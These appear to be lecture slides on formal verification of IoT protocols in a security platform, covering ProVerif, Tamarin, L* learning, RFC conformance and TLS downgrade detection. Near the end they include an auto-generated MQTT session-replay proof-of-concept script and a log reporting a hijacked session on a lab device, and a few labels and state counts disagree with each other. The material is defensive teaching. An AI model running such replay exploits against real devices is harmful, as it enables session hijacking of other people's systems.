SEAS-8414 CYBER ANALYTICS

Formal Protocol Verification

Model Extraction, Security Properties & Machine-Checked Proofs

Dr. Mallarapu · Breakwater Security Platform

The Gap: Testing vs. Proof

Why Phases 1-10 are necessary but not sufficient

CHAPTER TAKEAWAY

Here is the limitation that Phase 11 addresses.

ENRICHMENT VALUE

But what about the attacks we did not try? What about the credential the attacker did not use? What about the 49,997 fuzz inputs that did not crash anything -- does that mean the device is safe against all remaining inputs, or just those 49,997?

🔍

Fuzzing finds bugs, not correctness

Coverage-guided fuzzing explores paths but cannot prove absence of flaws

⚔️

Pentests confirm exploits, not safety

Autonomous agents prove vulnerability exists but not that it is the only one

🏭

Twins simulate, not verify

Digital twins model behavior but do not exhaustively check all states

⚠️

Testing covers finite cases

Even 2,500+ tests cannot cover infinite protocol state spaces

Phase 11 closes this gap: machine-checked proofs that a protocol satisfies security properties for **all possible executions**.

Phase 11: Twelve Sprints

From traffic capture to machine-checked security proofs

CHAPTER TAKEAWAY

Phase 11 adds eight integrated capabilities to Breakwater.

ENRICHMENT VALUE

Seventh: compositional verification. The `compositional_verifier.py` module verifies security properties across protocol compositions -- TLS under ONVIF, MQTT over TLS -- checking that layer interactions do not introduce new vulnerabilities.

Sprint 1
Model Extraction
Extract protocol models from live traffic

Sprint 2
Applied Pi Calculus
Formal language for security protocols

Sprint 3
L*-Style Learning
Automata learning from observations

Sprint 4
Security Property Library
Secrecy, authentication, forward secrecy

Sprint 5
Verification Engine
ProVerif wrapper & bounded model checker

Sprint 6
Symbolic Solver
Constraint-based property verification

Sprint 7
Attack Trace Generation
Counterexample & exploit synthesis

Sprint 8
Conformance Testing
RFC compliance & downgrade detection

Sprint 9
Compositional Verification
Verify protocol compositions

Sprint 10
Runtime Monitors
Live property enforcement

Sprint 11
NL-to-Logic & Pipeline
Natural language security specs

Sprint 12
Dashboard & API
Verification results UI & endpoints

ProVerif: Automated Symbolic Verification

Blanchet, 2001 -- The backbone of our verification engine

CHAPTER TAKEAWAY

ProVerif deserves special attention because it is the primary verification backend for Phase 11. Published by Bruno Blanchet at INRIA, ProVerif uses Horn clause resolution over a symbolic representation of the attacker's knowledge.

ENRICHMENT VALUE

Breakwater's `verification_engine.py` wraps ProVerif as a subprocess, generating `.pv` files from the `protocol_models.py` templates and parsing the stdout output into structured `VerificationResult` objects.

Core Idea	Translate protocol to Horn clauses, resolve with Prolog-style engine
Strength	Unbounded number of sessions — no state space explosion
Input	Applied pi calculus process description
Output	Proof of security property OR attack trace
Limitation	May not terminate; over-approximation can yield false attacks
Breakwater Use	Primary backend for automated protocol verification

Breakwater's Contribution

From manual proofs to automated verification pipeline

CHAPTER TAKEAWAY

What does Phase 11 add beyond running ProVerif manually?

ENRICHMENT VALUE

What does Phase 11 add beyond running ProVerif manually?

Traditional Approach

- **Model creation**
  Manual, weeks of expert work
- **Property specs**
  Hand-written formal logic
- **Tool usage**
  CLI, expert-only
- **Scope**
  One protocol at a time
- **Results**
  Academic paper
- **Runtime**
  N/A — offline only

VS

Breakwater Phase 11

- **Model creation**
  Automatic from traffic
- **Property specs**
  Library + NL-to-logic
- **Tool usage**
  Dashboard with traffic lights
- **Scope**
  All discovered protocols
- **Results**
  Actionable report + exploit PoC
- **Runtime**
  Live monitors enforce invariants

SECTION 01

Model Extraction from Traffic

Automatically deriving formal protocol models from network observations

Traffic Capture Pipeline


From raw packets to symbolic protocol traces

CHAPTER TAKEAWAY

Phase 1 already captures rich protocol data during enrichment. The TLS inspector records the full ClientHello and ServerHello, including cipher suites, extensions, and key shares. The HTTP banner grabber captures request-response sequences. The RTSP probe records DESCRIBE/SETUP exchanges. The ONVIF adapter captures WS-Security SOAP envelopes.

ENRICHMENT VALUE

The key engineering decision: Phase 11 does not re-probe devices. It works entirely from data already captured by earlier phases. This avoids additional network traffic, reduces scan time, and ensures that the formal model represents the same protocol interaction that the empirical phases observed.



Applied Pi Calculus

A process algebra for reasoning about security protocols

CHAPTER TAKEAWAY

The pi-calculus models concurrent systems as processes that communicate over channels. A process is a sequential program that sends messages, receives messages, creates fresh values, and branches. A channel is a named communication medium -- in our context, a network connection.

ENRICHMENT VALUE

These five constructs are sufficient to model any concurrent protocol interaction. The Dolev-Yao adversary is modeled implicitly: any message sent on a public channel is available to the attacker, and the attacker can send any message they can construct.

CORE CONCEPTS

Equational Theory

Modeling cryptographic operations algebraically

CHAPTER TAKEAWAY

The applied pi-calculus adds equational theories to model cryptographic operations without implementing them. An equational theory defines: constructors (functions that build values) and destructors (functions that take values apart).

ENRICHMENT VALUE

fun sign(bitstring, skey): bitstring.

Cryptographic Equations

1. Symmetric decryption cancels encryption

```
dec(enc(m, k), k) = m
```

2. Asymmetric decryption with private key

```
adec(aenc(m, pk(sk)), sk) = m
```

3. Signature verification

```
verify(sign(m, sk), m, pk(sk)) = true
```

4. Pair projection (first)

```
fst(pair(x, y)) = x
```

5. Pair projection (second)

```
snd(pair(x, y)) = y
```

6. One-way function (no equation)

Dolev-Yao Attacker Model

The standard adversary model for symbolic protocol verification

CHAPTER TAKEAWAY

The Dolev-Yao adversary model, formalized in 1983, is the standard attacker model for protocol verification. Let me define it precisely because everything in Phase 11 depends on this model.

ENRICHMENT VALUE

****[SLIDES 22-30] -- Estimated Time: 12 minutes****

Intercept
Read any message on public channels

Block
Prevent delivery of any message

Construct
Build new messages from known terms using public operations

Inject
Send any constructable message on any public channel

Replay
Re-send previously observed messages

Cannot
Break cryptographic primitives (perfect crypto assumption)

SECTION 03

Security Properties in Detail

Secrecy, authentication, forward secrecy — formal definitions and verification strategies

SECTION 05

L* Active Automata Learning

Angluin's algorithm infers protocol state machines from observations — no RFC required

Membership Query Implementation

Each query reconnects to the device to ensure fresh state — expensive but exact

CHAPTER TAKEAWAY

Here, a membership query is a real network interaction. We send a sequence and classify the result: continue, reject, reset, or timeout.

ENRICHMENT VALUE

That is why L* is selective. Thousands of fresh connections per device are reasonable for escalation. They are not reasonable for every host in a fleet scan.

formal_verify/l_star/oracle.py — PYTHON

```python
class DeviceOracle:
    """Live membership oracle — queries a real IoT device."""

    def __init__(self, host: str, port: int, protocol: str):
        self.conn = ProtocolConnector(host, port, protocol)
        self.alphabet = self._discover_alphabet()  # valid message types

    async def membership_query(self, word: list[str]) -> bool:  ← Reset device state before each query
        """Send word as a sequence of messages; return True if device accepts."""
        await self.conn.reset()  # reconnect to get fresh state
        try:  ← Send each symbol in sequence
            for symbol in word:
                msg = self.alphabet.construct(symbol)
                response = await self.conn.send_recv(msg, timeout=2.0)  ← Any rejection = word not accepted
                if response.is_reset or response.is_error:
                    return False  # device rejected prefix
            return True  # full word accepted
        except (TimeoutError, ConnectionResetError):
            return False

    def _discover_alphabet(self) -> Alphabet:
        """Probe device to enumerate valid top-level message types."""
        probes = [CONNECT, SUBSCRIBE, PUBLISH, PINGREQ, DISCONNECT]
        return Alphabet([m for m in probes if self._probe_responds(m)])
```

Equivalence Query Strategies

Choosing how to test if the hypothesis automaton matches the real device

CHAPTER TAKEAWAY

Full equivalence is impossible in practice, so we approximate it with random walks, state-cover tests, and mutations of known-good traces.

ENRICHMENT VALUE

If those strategies stop finding counterexamples, we accept the hypothesis with bounded confidence. The result is still evidence, not metaphysics.

W-Method	$O(n^2 \cdot \lvert\Sigma\rvert)$	Complete coverage: test all state-distinguishing sequences. Exact but expensive for large state spaces.	*Small protocols (< 20 states)*
Wp-Method	$O(n \cdot \lvert\Sigma\rvert^2)$	Partial W-method: prioritises coverage of new states. Good balance of completeness and speed.	*Medium protocols (20-100 states)*
Random Walk	$O(k)$ per walk	Random sequences of length L from each state. Fast but probabilistic — may miss rare transitions.	*Large protocols / CI speed*
Breakwater Hybrid	Adaptive	W-method for the first 20 states, then random walk with adaptive restart on counterexamples.	*Default strategy*

L* Worked Example: Proprietary Camera

63 queries to discover 6-state machine — reveals unauthenticated snapshot vulnerability

CHAPTER TAKEAWAY

In the demo, the camera converges to a five-state DFA after a few hundred queries. Two findings matter: `SETUP` is accepted too early, and `PLAY` can be replayed with stale state.

ENRICHMENT VALUE

That is the operational value. The algorithm turns opaque device behavior into a machine we can inspect, score, and compare.

breakwater-l-star

```
# Target: 192.168.1.100 — proprietary camera protocol on port 9000, no RFC
$ breakwater l-star --host 192.168.1.100 --port 9000 --protocol binary
[ALPHABET] Probing for valid message types...
[ALPHABET] Found 8 symbols: AUTH QUERY STREAM STOP SNAPSHOT CONFIG RESET PING
[L*] Starting Angluin learning (W-method EQ, max 500 MQ)...
[L*] Iteration 1: 12 MQ, table 4×3 — closed=false
[L*] Iteration 2: 8 MQ, added state q3 — closed=true, consistent=true
[L*] Iteration 3: hypothesis H₁ (5 states, 8 transitions)
[EQ] Counterexample found: AUTH·QUERY·SNAPSHOT ≠ H₁
[L*] Refined table, iteration 4: 6 states
[EQ] No counterexample — CONVERGED
[RESULT] Learned DFA: 6 states, 42 transitions, 63 membership queries
[ANALYSIS] CRITICAL: AUTH·SNAPSHOT accepted in state q0 (unauthenticated snapshot!)
[DB] State machine stored: sm_id=lstar_2025_0017
$
```

SECTION 06

Tamarin Multiset Rewriting

Equational theories, unbounded verification, and EDHOC / Matter SPAKE2+ proof certificates

EDHOC Verification Results

7 lemmas — 6 verified, 1 KCI attack found in EDHOC draft-00

CHAPTER TAKEAWAY

EDHOC is a good example because the standard already lives close to the formal-methods world. The real question is whether the observed device configuration still satisfies the expected properties.

ENRICHMENT VALUE

In practice, the interesting split is often not key agreement or secrecy. It is identity protection and which deployment modes leak more than operators assume.

VERIFIED	secrecy_PRK_out	14.2s	EDHOC PRK_out is secret even after session completion
VERIFIED	forward_secrecy	38.7s	Reveal of long-term keys does not expose past session keys
VERIFIED	mutual_authentication	22.1s	Both parties authenticate each other via EDHOC METHOD 3
VERIFIED	identity_protection	8.4s	Initiator identity hidden from passive attacker
VERIFIED	injective_agreement	19.6s	No replay possible across distinct EDHOC sessions
ATTACK	KCI_resistance	1.2s	Key Compromise Impersonation: draft-00 missing check — CVE-2023-xxxxx
VERIFIED	unknown_key_share	31.4s	No UKS attack under standard assumptions

Tamarin Subprocess Wrapper

--output=json enables machine-readable lemma results and attack traces

CHAPTER TAKEAWAY

Engineering Tamarin is mostly about proof guidance and reproducibility. The wrapper captures verdicts, traces, and proof metadata, but the real practical win is the oracle-lemma library that keeps common cases from timing out.

ENRICHMENT VALUE

Engineering Tamarin is mostly about proof guidance and reproducibility. The wrapper captures verdicts, traces, and proof metadata, but the real practical win is the oracle-lemma library that keeps common cases from timing out.

formal_verify/tamarin_runner.py — PYTHON

```python
class TamarinRunner:
    """Run Tamarin prover as an async subprocess."""

    def __init__(self, binary: str = "tamarin-prover", timeout: int = 300):
        self.binary = binary
        self.timeout = timeout

    async def run(self, spthy_path: Path,
                  heuristic: str = "S") -> TamarinResult:    ← asyncio.to_thread — non-blocking
        return await asyncio.to_thread(self._run_sync, spthy_path, heuristic)

    def _run_sync(self, spthy_path: Path, heuristic: str) -> TamarinResult:
        proc = subprocess.run(
            [self.binary, "--prove",    ← --heuristic=S: smart search
             f"--heuristic={heuristic}",
             "--output=json",
             str(spthy_path)],
            capture_output=True, text=True,    ← --output=json: machine-readable
            timeout=self.timeout,
        )
        return self._parse_json(proc.stdout)

    def _parse_json(self, stdout: str) -> TamarinResult:
        data = json.loads(stdout)
        lemmas = [
```

Proof Certificate Pipeline

Every formal verification produces a tamper-evident certificate stored in the database

CHAPTER TAKEAWAY

Every proof result becomes a certificate with device, property, model hash, prover, timing, and any counterexample. That keeps the verdict reproducible and auditable instead of burying it in tool output.

ENRICHMENT VALUE

Every proof result becomes a certificate with device, property, model hash, prover, timing, and any counterexample. That keeps the verdict reproducible and auditable instead of burying it in tool output.

CoAP RFC 7252 Replay Protection

5 mandatory replay-prevention rules — Breakwater found violations on 11 of 21 devices

CHAPTER TAKEAWAY

CoAP (Constrained Application Protocol, RFC 7252) operates over UDP, which means it lacks TCP's built-in sequence numbers. CoAP uses message IDs and tokens for request-response matching, but these are not cryptographic freshness mechanisms.

ENRICHMENT VALUE

Phase 11's conformance check: does the CoAP device require DTLS? If not, is there an application-layer freshness mechanism (e.g., nonce in the payload)? If neither, flag the device for CoAP replay vulnerability.

RFC 7252 §4.1 — CON message ID must not be reused within MAX_TRANSMIT_WAIT (93s) for same endpoint

Violation: 3 sensors replay IDs after reboot

RFC 7252 §4.5 — ACK must carry same message ID as the CON it acknowledges

Violation: Camera sends wrong ACK ID — 2 devices

RFC 7252 §4.8 — CON retransmission MUST use identical token and payload

Violation: Sensor changes payload on retry — 1 device

RFC 7252 §8.1 (DTLS) — DTLS sequence number monotonically increases — no reuse

Violation: 1 device resets counter on reconnect (POODLE-style)

RFC 7252 §5.10.5 — Max-Age option must be respected — stale responses rejected

Violation: Gateway caches beyond Max-Age — 4 devices

RFC Checker Architecture


42 RFCs, 300+ rules, per-protocol checkers feeding a conformance scorer

CHAPTER TAKEAWAY

The `conformance_tester.py` module has a pluggable architecture. Each protocol has a conformance checker class:

ENRICHMENT VALUE

return ConformanceReport(protocol="TLS 1.3", results=results)



SECTION 08

Downgrade Attack Detection

POODLE, DROWN, FREAK, Logjam, ROBOT, SWEET32 — detection patterns and CVE cross-references

Downgrade Detector Implementation

Pattern matching on TLS handshake attributes — runs in microseconds per host

CHAPTER TAKEAWAY

The `downgrade_detector.py` module performs both formal and empirical downgrade checks.

ENRICHMENT VALUE

Formal check: The ProVerif model includes a version negotiation process. The query asks: "Can the attacker cause the client and server to negotiate a version V_weak when both support V_strong?" If FALSIFIED, the version negotiation is downgrade-resistant. If PROVED with a counterexample, the counterexample shows the specific attacker manipulation.

formal_verify/downgrade_detector.py — PYTHON

```python
class TLSDowngradeDetector:
    """Detect version and cipher downgrade attacks from TLS inspection."""

    EXPORT_CIPHERS = {"TLS_RSA_EXPORT_WITH_RC4_40_MD5", "TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA"}
    WEAK_DH_THRESHOLD = 2048  # bits
    BLOCK64_CIPHERS = {"TLS_RSA_WITH_3DES_EDE_CBC_SHA", "TLS_RSA_WITH_RC4_128_SHA"}

    def detect(self, handshake: TLSHandshake) -> list[DowngradeFinding]:
        findings = []
← POODLE: SSLv3 negotiated
        # POODLE: SSLv3 negotiated
        if handshake.negotiated_version == "SSLv3":
            findings.append(DowngradeFinding(name="POODLE", cve="CVE-2014-3566",
                severity=Severity.CRITICAL, host=handshake.server_ip))
← FREAK: export cipher
        # FREAK: export cipher accepted
        if handshake.negotiated_cipher in self.EXPORT_CIPHERS:
            findings.append(DowngradeFinding(name="FREAK", cve="CVE-2015-0204",
                severity=Severity.HIGH, host=handshake.server_ip))

        # Logjam: weak DH group   ← Logjam: weak DH group < 2048
        dh_bits = handshake.server_key_exchange_dh_bits
        if dh_bits and dh_bits < self.WEAK_DH_THRESHOLD:
            findings.append(DowngradeFinding(name="Logjam", cve="CVE-2015-4000",
                severity=Severity.HIGH, detail=f"DH group: {dh_bits} bits"))

        # SWEET32: 64-bit block cipher
        if handshake.negotiated_cipher in self.BLOCK64_CIPHERS:
```

Downgrade Detection: Worked Example

Subnet scan finds POODLE + FREAK + Logjam — auto-creates Phase 12 remediation tasks

CHAPTER TAKEAWAY

Results from the IoT simulation:

ENRICHMENT VALUE

[SLIDES 83-89] -- Estimated Time: 10 minutes

breakwater-downgrade-scan

```
$ breakwater downgrade-scan --subnet 192.168.1.0/24
[TLS] Inspecting 21 hosts with TLS endpoints...

  [CRITICAL] 192.168.1.100 — POODLE: SSLv3 accepted (CVE-2014-3566)
  [HIGH]     192.168.1.101 — FREAK: TLS_RSA_EXPORT_WITH_RC4_40_MD5 negotiated
  [HIGH]     192.168.1.102 — Logjam: DH group 1024 bits (CVE-2015-4000)
  [MEDIUM]   192.168.1.103 — SWEET32: 3DES accepted (CVE-2016-2183)
  [MEDIUM]   192.168.1.104 — SWEET32: 3DES accepted
  [OK]       192.168.1.1   — TLS 1.3 only, ECDHE, AES-GCM
  ... (15 more OK)

[SUMMARY] 5 vulnerable (2 CRITICAL/HIGH, 3 MEDIUM), 16 OK
[TASKS] 5 remediation tasks created in Phase 12 queue
$
```

Composition Lemma

Formal conditions under which two verified protocols compose securely

CHAPTER TAKEAWAY

The Universal Composability (UC) framework, introduced by Ran Canetti in 2001, provides the theoretical foundation for compositional security.

ENRICHMENT VALUE

The verifier checks: does TLS provide the properties that MQTT assumes? Specifically, does TLS provide confidentiality and authentication on the channel that MQTT uses for credential exchange? If yes, MQTT's credential secrecy property is valid in the composition.

Universal Composability (simplified)

1. Parallel composition does NOT preserve security in general

$$\text{Secure}(P_1) \land \text{Secure}(P_2) \not\Rightarrow \text{Secure}(P_1 \parallel P_2)$$

2. No accidental shared nonce or key between protocols

$$\text{Condition 1: shared } \mathbf{names} \text{ — if } n \in \mathbf{names}(P_1) \cap \mathbf{names}(P_2) \to \text{fresh or scoped}$$

3. No shared public channel that creates cross-protocol influence

$$\text{Condition 2: disjoint } \mathbf{channels} \text{ — } \mathbf{channels}(P_1) \cap \mathbf{channels}(P_2) = \varnothing$$

4. Authentication events from different protocols are segregated

$$\text{Condition 3: independent } \mathbf{events} \text{ — } \mathbf{events}(P_1) \text{ and } \mathbf{events}(P_2) \text{ do not interleave in security queries}$$

5. Compositional security theorem — sufficient conditions

$$\text{If Cond 1–3 hold: } \text{Secure}(P_1) \land \text{Secure}(P_2) \Longrightarrow \text{Secure}(P_1 \parallel P_2)$$

Compositional Verification Code

Three-step: verify individual → check composition conditions → joint model if needed

CHAPTER TAKEAWAY

The `compositional_verifier.py` module works in three steps.

ENRICHMENT VALUE

Step 3: Verify cross-layer properties. Properties like "application-layer credentials are never exposed to the network" become: `query attacker(mqtt_password)` in the composed model. If TLS provides confidentiality (already proved), the password is protected. If the composition has a session binding failure, the password might be exposed during TLS renegotiation.

formal_verify/compositional.py — PYTHON

```python
class CompositionalVerifier:
    """Verify security of multi-protocol stacks."""

    async def verify_stack(self, host: str, protocols: list[str]) -> StackResult:
        # 1. Verify each protocol independently  ← Parallel individual verification
        individual_results = await asyncio.gather(*[
            self._verify_protocol(host, p) for p in protocols
        ])

        # 2. Check composition conditions  ← Check 3 composition conditions
        shared_names = self._find_shared_names(individual_results)
        shared_channels = self._find_shared_channels(individual_results)
        interleaved_events = self._find_interleaved_events(individual_results)

        violations = []
        for name in shared_names:
            if not self._is_properly_scoped(name):
                violations.append(CompositionViolation(
                    type="shared_name", detail=f"Name {name!r} shared unsafely",
                    severity=Severity.HIGH,
                ))

        # 3. Run joint ProVerif model if violations found  ← Joint model when violations found
        if violations:
            joint_result = await self._run_joint_model(host, protocols)
            violations.extend(joint_result.violations)

        return StackResult(
```

Compositional Findings Summary

Cross-protocol attacks discovered across 50-device test fleet — not detectable by single-protocol analysis

CHAPTER TAKEAWAY

Compositional verification across the IoT simulation fleet reveals:

ENRICHMENT VALUE

****[SLIDES 90-94] -- Estimated Time: 8 minutes****

COMPOSITION VIOLATIONS BY TYPE

LTL Property Monitor Architecture


Continuous verification against LTL formulas — violations detected in milliseconds

CHAPTER TAKEAWAY

Runtime properties are expressed in Linear Temporal Logic (LTL), a logic for reasoning about sequences of events over time.

ENRICHMENT VALUE

`G(p -> F(q))` -- Globally, if p then eventually q: every occurrence of p is followed by q. Example: "Every CONNECT is followed by a CONNACK." In runtime: track pending CONNECTs and alert if no CONNACK arrives.



Runtime Monitor Implementation

Per-packet LTL evaluation via Büchi automaton — O(1) per event after startup

CHAPTER TAKEAWAY

The `runtime_monitor.py` module has three components.

ENRICHMENT VALUE

The monitor runs as a background task alongside the scan pipeline. It can also run continuously in production, providing ongoing formal property checking for long-lived network connections.

formal_verify/runtime_monitor.py — PYTHON

```python
class LTLRuntimeMonitor:
    """Live LTL monitoring via Büchi automaton evaluation."""

    def __init__(self, formula: LTLFormula):
        # Convert LTL to Büchi automaton at startup    ← LTL → Büchi at startup (not per packet)
        self.automaton = ltl_to_buchi(formula)
        self.state = self.automaton.initial_state
        self.trace: list[Event] = []

    def step(self, event: ProtocolEvent) -> MonitorResult:
        """Process a single protocol event. Called per packet."""
        self.trace.append(event)
        # Transition automaton on new event label    ← Per-packet: event label → automaton transition
        label = self._event_to_label(event)
        next_state = self.automaton.transition(self.state, label)

        if next_state is None:
            return MonitorResult(
                status=Status.VIOLATION,    ← No valid transition = violation detected
                event=event,
                trace_suffix=self.trace[-20:],
            )

        self.state = next_state
        if self.automaton.is_accepting(self.state):
            return MonitorResult(status=Status.ACCEPTING)
        return MonitorResult(status=Status.CONTINUING)
```

SECTION 11

Novel Extensions

Counterexample exploitation synthesis, attack trace to PoC, CVE cross-reference

Generated PoC Script

Executable Python PoC from ProVerif counterexample — tests the real device

CHAPTER TAKEAWAY

Let me show a generated PoC for the RTSP replay attack.

ENRICHMENT VALUE

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

exploits/poc_mqtt_replay_192.168.1.42.py — PYTHON

```python
#!/usr/bin/env python3
# AUTO-GENERATED PoC by Breakwater Phase 11
# Attack: MQTT session replay (from ProVerif trace cert_id=fv_2025_0042)   ← Links to ProVerif cert and CVE
# Target: 192.168.1.42:1883  CVEs: CVE-2023-28366

from scapy.all import *
import socket, struct

TARGET_IP = "192.168.1.42"
TARGET_PORT = 1883

# Step 1: Capture a valid CONNECT packet (from transcript)
# Na = b'\x00\x10sensor_42\x00\x14my_secret_pw'
# (abstracted from ProVerif trace — concretized from pcap)   ← Bytes concretized from pcap
REPLAYED_CONNECT = bytes.fromhex(
    "101a00044d515454040002003c"  # CONNECT header
    "000a73656e736f725f3432"      # clientId: "sensor_42"
)

def replay_attack():
    """Replay a previously observed CONNECT to steal session."""
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((TARGET_IP, TARGET_PORT))
    # Step 1 (ProVerif trace): send replayed CONNECT
    sock.send(REPLAYED_CONNECT)
    response = sock.recv(4)
    print(f"CONNACK: {response.hex()}")
    if response[3] == 0:
        print("SUCCESS: Session hijacked")
```

Exploit Synthesis Worked Example

ProVerif trace → concretize → classify → emit PoC → confirm on real device

CHAPTER TAKEAWAY

Let me walk through the complete pipeline.

ENRICHMENT VALUE

****[SLIDES 101-109] -- Estimated Time: 12 minutes****

breakwater-synthesize-exploit

```
$ breakwater synthesize-exploit --cert fv_2025_0042 --output /tmp/poc/
[LOAD] Certificate fv_2025_0042: MQTT replay attack on 192.168.1.42
[TRACE] 4 attacker steps in ProVerif counterexample
[CONCRETIZE] Mapping symbolic values from pcap transcript...
  Na → b"\x00\x10sensor_42..."
  session_key → (derived at runtime)
[CLASSIFY] Attack type: SESSION_REPLAY
[SELECT] Tool: scapy (TCP socket replay)
[EMIT] /tmp/poc/poc_mqtt_replay_192.168.1.42.py (47 lines)
[CVE] Matched: CVE-2023-28366 (CVSS 7.5)

$ python3 /tmp/poc/poc_mqtt_replay_192.168.1.42.py
CONNACK: 20020000
SUCCESS: Session hijacked on real device — replay confirmed
$
```

Formal Verification API

8 RESTful endpoints — all authenticated with JWT, rate-limited, results cached in Redis

CHAPTER TAKEAWAY

The API surface is intentionally narrow: summary, per-device detail, certificates, counterexamples, conformance, downgrades, and on-demand re-verification.

ENRICHMENT VALUE

That is enough for dashboards, reports, and post-remediation checks without turning the formal layer into a loose collection of endpoints.

POST	/v1/formal/verify	Run ProVerif/Tamarin on a host + protocol
GET	/v1/formal/certificates	List all proof certificates (paginated)
GET	/v1/formal/certificates/{id}	Get certificate with full attack trace
GET	/v1/formal/certificates/{id}/pv	Download raw .pv or .spthy source
POST	/v1/formal/l-star	Run L* automata learning on a host
GET	/v1/formal/automata	List learned state machines
POST	/v1/formal/rfc-check	Run RFC conformance checker
POST	/v1/formal/synthesize-exploit	Generate PoC from certificate attack trace

API Worked Example

Single REST call triggers full formal verification — returns structured JSON certificate

CHAPTER TAKEAWAY

The summary endpoint gives the fleet view: how many devices were verified, how many properties were proved, falsified, or left unknown, and which findings are critical enough to brief quickly.

ENRICHMENT VALUE

The device endpoint is the drill-down path. That is where the operator gets the property list and any counterexample trace.

POST /v1/formal/verify — BASH

```
# POST /v1/formal/verify
curl -X POST http://localhost:8000/v1/formal/verify \      ← JWT-authenticated REST call
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{
    "host_ip": "192.168.1.42",
    "protocol": "mqtt311",
    "tool": "auto",
    "properties": ["secrecy", "authentication", "replay_protection"]
  }'    ← auto selects ProVerif or Tamarin

# Response:
{
  "certificate_id": "fv_2025_0042",
  "host_ip": "192.168.1.42",
  "protocol": "mqtt311",
  "tool": "proverif",
  "query_results": [
    {"property": "session_key_secrecy", "verdict": "ATTACK",    ← ATTACK with CVE refs and PoC flag
     "cve_refs": ["CVE-2023-28366"], "poc_available": true},
    {"property": "replay_protection", "verdict": "VERIFIED"},
    {"property": "entity_auth", "verdict": "ATTACK", "poc_available": true}
  ],
  "verified_count": 1,
  "attack_count": 2,
  "elapsed_seconds": 4.7,
  "created_at": "2025-09-14T08:23:16Z"
```

Phase 11 Performance Summary

End-to-end timing per host type — measured on 100-device test fleet

CHAPTER TAKEAWAY

End-to-end Phase 11 timing:

ENRICHMENT VALUE

[SLIDES 110-119] -- Estimated Time: 12 minutes

PHASE 11 TIME PER HOST (SECONDS)

Formal Verification Dashboard

6 purpose-built pages for analysts, auditors, and compliance teams

CHAPTER TAKEAWAY

The main view is simple: device list on the left, property matrix in the middle, summary on the right.

ENRICHMENT VALUE

That layout matters because analysts move from fleet triage to device drill-down constantly. The UI should support that rhythm without ceremony.

📊 Overview

`/formal`

Summary stats: total certs, verified %, attack count, RFC conformance median

🖥️ Host Detail

`/formal/hosts/{ip}`

Per-host verdict table, property checklist, protocol stack diagram

⚔️ Attack Traces

`/formal/traces`

Step-by-step attack trace viewer with PoC download button

📋 RFC Conformance

`/formal/rfc`

Radar chart of conformance scores per RFC, per host table

🔄 Automata Viewer

`/formal/automata`

Interactive DFA/Mealy machine visualization from L* learning

🏆 Certificates

`/formal/certificates`

